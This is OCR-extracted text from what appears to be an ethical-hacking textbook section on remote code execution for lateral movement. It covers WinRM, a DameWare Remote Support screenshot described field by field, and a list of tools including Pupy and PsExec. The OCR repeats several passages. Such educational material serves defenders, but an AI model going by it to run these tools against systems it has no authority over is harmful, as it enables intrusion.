
- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Tools for Executing Applications

Dameware Remote Support

Dameware Remote Support is a **remote control and systems management** tool that simplifies remote Windows administration


Disconnected - DameWare Mini Remote Control
File
Send
Monitor
View
Remote Connect
File
Edit
View
Connect
Chat
Close
New
Save
Save As
Delete
Find
Settings
Default
Install
Host Name / IP Address
Host:
Alias:
Authentication
Type: Intel AMT Digest authentication
Use Current Logon Credentials
User ID:
Password:
Domain:
Shared Secret:
Remember Security Credentials
Use Intel AMT KVM
Proxy
Connect via Proxy Host
Port 6127
Host
Comments:
Name
Active Directory Computers
Microsoft Windows Network
SAM Computers
PNRP Peers
MRC Peers
Saved Host List
Global Host List
Personal Host List
Remote Host List
For Help, press F1
CAP NUM SCRL
New features
Internet Session
Global Host List
Personal Host List
» Learn more
Do not show again

* Use Intel AMT KVM:
Connects to a remote Intel AMT KVM host using the Remote Frame Buffer (RFB) protocol. Use this option to connect to remote systems running on Intel vPro hardware.

Internet Session: Help users outside of your network by connecting to them over the Internet from Mini Remote Control. Feature is only available for users with DameWare Remote Support license.

Global Host List: Access a common set of hosts in DameWare Remote Support or Mini Remote Control when you connect to DameWare Server.

Personal Host List: Create your own host list that you can access from any DameWare Remote Support or Mini Remote Control when you connect to DameWare Server.

https://www.dameware.com

Ninja
https://github.com

Pupy
https://github.com

PDQ Deploy
https://www.pdq.com

ManageEngine Desktop Central
https://www.manageengine.com

PsExec
https://docs.microsoft.com


Tools for Executing Applications

Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

- **Dameware Remote Support**

  Source: *https://www.dameware.com*

  Dameware Remote Support is a remote control and systems management tool that simplifies remote Windows administration, provides built-in remote admin tools, and remotely manages Active Directory (AD) environment.


Disconnected - DameWare Mini Remote Control
File
Send
Monitor
View
Remote Connect
File
Edit
View
Connect
Chat
Close
New
Save
Save As
Delete
Find
Settings
Default
Install
Host Name / IP Address
Host:
Alias:
Authentication
Use Current Logon Credentials
User ID:
Password:
Domain:
Shared Secret:
Proxy
Connect via Proxy Host
Host
Comments:
Name
Active Directory Computers
Microsoft Windows Network
SAM Computers
PNRP Peers
MRC Peers
Saved Host List
Global Host List
Personal Host List
Remote Host List
For Help, press F1
CAP
NUM
SCRL
New features
Internet Session
Global Host List
Personal Host List
» Learn more
Do not show again

Type: Intel AMT Digest authentication

☐ Use Current Logon Credentials

☑ Remember Security Credentials

○ Use VNC Viewer (Linux or MAC)

● Use Intel AMT KVM

☐ Connect via Proxy Host Port: 6127

* Use Intel AMT KVM:
Connects to a remote Intel AMT KVM host using the Remote Frame Buffer (RFB) protocol. Use this option to connect to remote systems running on Intel vPro hardware.

Internet Session
Help users outside of your network by connecting to them over the Internet from Mini Remote Control. Feature is only available for users with DameWare Remote Support license.

Global Host List
Access a common set of hosts in DameWare Remote Support or Mini Remote Control when you connect to DameWare Server.


Personal Host List
Create your own host list that you can access from any DameWare Remote Support or Mini Remote Control when you connect to DameWare Server.

☐ Do not show again

Figure 6.134: Screenshot of Dameware Remote Support

Some of the privilege escalation tools are listed as follows:

- Ninja (*https://github.com*)
- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com*)
- PsExec (*https://docs.microsoft.com*)



Keylogger

